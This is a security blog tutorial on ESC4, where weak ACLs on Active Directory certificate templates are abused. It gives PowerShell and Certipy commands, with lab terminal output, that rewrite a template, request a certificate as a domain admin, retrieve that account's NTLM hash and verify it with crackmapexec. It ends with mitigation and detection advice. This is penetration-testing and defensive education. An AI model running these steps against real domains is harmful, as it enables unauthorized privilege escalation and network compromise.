# Exploiting Weak ACLs on AD Cert Templates

redfoxsec.com/blog/exploiting-weak-acls-on-active-directory-certificate-templates-esc4

Gaurav Choudhari November 23, 2023

## Exploiting Weak ACLs on Active Directory Certificate Templates: ESC4

- November 23, 2023
- Active Directory
- Gaurav Choudhari

In Active Directory (AD) security, one area that has been gaining attention is the exploitation of misconfigured Active Directory Certificate Services (ADCS) and, in particular, weak access control lists (ACLs) on certificate templates. These vulnerabilities can lead to domain escalation and compromise the security of an entire network. In this blog, we will explore the concept of weak ACLs on certificate templates and demonstrate how attackers can exploit them to gain unauthorized privileges.

## Understanding Weak ACLs on Certificate Templates

Certificate templates in ADCS define the properties and permissions associated with the issuance of certificates. They determine who can enroll for certificates and what properties can be modified. However, if these templates have weak ACLs, they can be

abused by attackers to escalate their privileges within the domain.

Weak ACLs refer to access control entries (ACEs) that grant excessive permissions to unauthorized users or groups. In the context of certificate templates, weak ACLs typically involve granting WriteDacl or WriteProperty permissions to low-privileged users or groups. These permissions allow attackers to modify the template's properties or even the ACL itself, potentially leading to domain escalation.

## Enumerating Sensitive Access Control Entries

The first step in exploiting weak ACLs on certificate templates is to enumerate the sensitive access control entries. This involves identifying the templates that have weak ACLs and the specific permissions granted to unauthorized users or groups.

To perform this enumeration, we can use various tools such as PowerView or PowerShell native cmdlets. For example, using PowerView, we can execute the following command:

```
Get-DomainObjectAcl -SearchBase "CN=Configuration,DC=contoso,DC=local" -LDAPFilter
"(objectclass=pkicertificatetemplate)" -ResolveGUIDs | %{ $_ | Add-Member -
NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID
$_.SecurityIdentifier.value) -Force; $_ } | ?{ $_.Identity -match "Domain Users" }
```

This command will list all the certificate templates that have weak ACLs and grant WriteDacl or WriteProperty permissions to the "Domain Users" group.

## Disabling Manager Approval Requirement

One common restriction in certificate templates is the requirement for manager approval before certificate issuance. However, if an attacker has WriteDacl permissions on a template, they can bypass this requirement and issue certificates without approval.

To disable the manager approval requirement, we can use the Set-DomainObject cmdlet in PowerShell. For example:

```
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=contoso,DC=local" -Identity templateName
-XOR @{'mspki-enrollment-flag'=2} -Verbose
```

This command sets the mspki-enrollment-flag property of the specified template to 2, effectively disabling the manager approval requirement.

### Disabling Authorized Signature Requirement

Another common restriction in certificate templates is the requirement for an authorized signature before certificate issuance. However, if an attacker has WriteDacl permissions on a template, they can bypass this requirement and issue certificates without a valid signature.

To disable the authorized signature requirement, we can again use the Set-DomainObject cmdlet in PowerShell. For example:

```
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=contoso,DC=local" -Identity templateName
-Set @{'mspki-ra-signature'=0} -Verbose
```

This command sets the mspki-ra-signature property of the specified template to 0, effectively disabling the authorized signature requirement.

## Enabling Subject Alternate Name Specification

Subject Alternate Name (SAN) specification allows users to specify additional identities (such as email addresses or domain names) for a certificate. By default, this feature may be disabled in certificate templates to restrict the types of identities that can be included in a certificate.

However, if an attacker has WriteDacl permissions on a template, they can enable SAN specification and include arbitrary identities in the certificates they issue.

To enable SAN specification, we can once again use the Set-DomainObject cmdlet in PowerShell. For example:

```
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=contoso,DC=local" -Identity templateName
-XOR @{'mspki-certificate-name-flag'=1} -Verbose
```

This command sets the mspki-certificate-name-flag property of the specified template to 1, enabling SAN specification.

## Editing Certificate Application Policy Extension

Certificate Application Policy Extension defines the intended purposes of a certificate and the types of operations it can be used for. By default, certificate templates may have restrictions on the application policy extensions that can be included in a certificate.

However, if an attacker has WriteDacl permissions on a template, they can modify the certificate application policy extension and enable additional operations or purposes for the certificates they issue.

To edit the certificate application policy extension, we can once again use the Set-DomainObject cmdlet in PowerShell. For example:

```
Set-DomainObject -SearchBase "CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=contoso,DC=local" -Identity templateName
-Set @{'mspki-certificate-application-policy'='1.3.6.1.5.5.7.3.2'} -Verbose
```

This command sets the mspki-certificate-application-policy property of the specified template to the desired application policy extension.

## Exploiting Weak ACLs for Domain Escalation

Once an attacker has successfully exploited the weak ACLs on a certificate template, they can proceed with domain escalation. There are various techniques that attackers can employ, depending on the specific properties and permissions of the template.

For example, if the template allows the modification of the msPKI-Certificate-Name-Flag property, an attacker can add the ENROLLEE_SUPPLIES_SUBJECT flag to enable domain admin rights via ESC1. This can be accomplished by modifying the template's raw properties using a tool like Certipy:


```
python3 modifyCertTemplate.py -template VulnTemplate -raw
megacorp.local/snovvcrash:'Passw0rd!' -dc-ip 192.168.1.11
```


Alternatively, if the template allows the modification of the msPKI-Enrollment-Flag property, an attacker can use C# or Python code to modify the property and achieve domain escalation.


## Exploiting Misconfigured Active Directory Certificate Template ESC4

**Step 1:** First, we need to find the vulnerable certificate templates that are present in the domain.

```
Command: certipy-ad find -vulnerable -dc-ip 'Domain Controller IP' -u 'User' -p
'Password' -stdout
```






**Step 2:** As you can see, we have written permissions on the certificate template. We can use this misconfiguration to make it vulnerable to ESC1, ESC2, ESC3 using certipy-ad.

```
Command: certipy-ad template -template 'ESC4' -save-old -u ‘username’ -p
‘password’ -dc-ip ‘Domain Controller IP’
```

```
┌──(root㉿kali)-[/home/kali]
└─# certipy-ad template -template 'ESC4' -save-old -u reze -p 'b0mbd3vil!!' -dc-ip 10.0.2.20
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'

┌──(root㉿kali)-[/home/kali]
└─#
```

**Step 3**: Rerun the command from step 1.

```
Template Name                       : ESC4
Display Name                        : ESC4
Certificate Authorities             : CONSULTANTS-DC03-CA
Enabled                             : True
Client Authentication               : True
Enrollment Agent                    : True
Any Purpose                         : True
Enrollee Supplies Subject           : True
Certificate Name Flag               : EnrolleeSuppliesSubject
Private Key Flag                    : ExportableKey
Requires Manager Approval           : False
Requires Key Archival               : False
Authorized Signatures Required      : 0
Validity Period                     : 5 years
Renewal Period                      : 6 weeks
Minimum RSA Key Length              : 2048
Permissions
  Object Control Permissions
    Owner                           : CONSULTANTS.REDFOX.LOCAL\Guts
    Full Control Principals         : CONSULTANTS.REDFOX.LOCAL\Authenticated Users
    Write Owner Principals          : CONSULTANTS.REDFOX.LOCAL\Authenticated Users
    Write Dacl Principals           : CONSULTANTS.REDFOX.LOCAL\Authenticated Users
    Write Property Principals       : CONSULTANTS.REDFOX.LOCAL\Authenticated Users
[!] Vulnerabilities
  ESC1                              : 'CONSULTANTS.REDFOX.LOCAL\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
  ESC2                              : 'CONSULTANTS.REDFOX.LOCAL\\Authenticated Users' can enroll and template can be used for any purpose
  ESC3                              : 'CONSULTANTS.REDFOX.LOCAL\\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
  ESC4                              : 'CONSULTANTS.REDFOX.LOCAL\\Authenticated Users' has dangerous permissions
```

**Step 4:** Now that it is vulnerable to ESC1,2 and 3. We can exploit it the way we exploit ESC1.

`Command: certipy-ad req -u ‘User’ -p 'Password' -ca 'Certificate Authority' -template 'ESC4' -upn ‘User you want the certificate for [Domain Admin]’ -dc-ip ‘Domain Controller IP’`


```
┌──(root㉿kali)-[/home/kali]
└─# certipy-ad req -u reze -p 'b0mbd3vil!!' -ca 'CONSULTANTS-DC03-CA' -template 'ESC4' -upn 'Guts@CONSULTANTS.REDFOX.local' -dc-ip 10.0.2.20
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 25
[*] Got certificate with UPN 'Guts@CONSULTANTS.REDFOX.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'guts.pfx'

┌──(root㉿kali)-[/home/kali]
└─#
```


**Step 5:** Authentication against the domain controller using the certificate which will give you the TGT ticket of the user and his NTLM hash.

`Command: certipy-ad auth -pfx ‘The user we got the certificate for [Domain Admin]’ -dc-ip ‘Domain Controller IP’.`




**Step 6:** Verify that the hash is valid using crackmapexec.

`Command: crackmapexec smb 10.0.2.20 -u 'The user we got the certificate for [Domain Admin]' -H 'HASH'`




Mitigation and Detection

To mitigate the risk of weak ACLs on certificate templates, organizations should regularly audit and review the permissions assigned to these templates. Specifically, accounts with Full Control, WriteOwner, WriteDACL, or WriteProperty permissions should be carefully monitored and restricted to authorized personnel only.

Tools like PSPKIAudit can help organizations identify and assess the permissions assigned to certificate templates, enabling them to take appropriate action to remediate any weak ACLs.

On the detection side, organizations should actively monitor Windows event ID 4899, which logs modifications to a certificate template, but it's crucial to note that this event registers only if the template enrolls after the modification. Therefore, organizations should also be vigilant for any suspicious or unauthorized enrolment activities.

TL; DR

In conclusion, weak ACLs on certificate templates present a significant security risk in Active Directory environments. By exploiting these vulnerabilities, attackers can escalate their privileges and compromise the integrity of an entire network. Organizations must prioritize the regular audit and review of certificate template permissions to mitigate this risk and ensure the security of their AD infrastructure.

**Redfox Security** is a diverse network of expert security consultants with a global mindset and a collaborative culture. If you are looking to improve your organization's security posture, **contact us** today to discuss your security testing needs. Our team of security professionals can help you **identify vulnerabilities and weaknesses in your systems and provide recommendations to remediate them.**

"Join us on our journey of growth and development by signing up for our comprehensive **courses.**"

PreviousA Guide to Pen Testing in the Azure AD Environment
NextNetwork Penetration Testing: Essential Tips from a Seasoned Pen Tester

## Recent Blog

September 09, 2025
Is APK Decompilation Legal? What You Need To Know
September 06, 2025
When Hackers Hit the Road: The Jaguar Land Rover Cyberattack
September 05, 2025
This Is the Hacker's Swiss Army Knife. Have You Heard About It?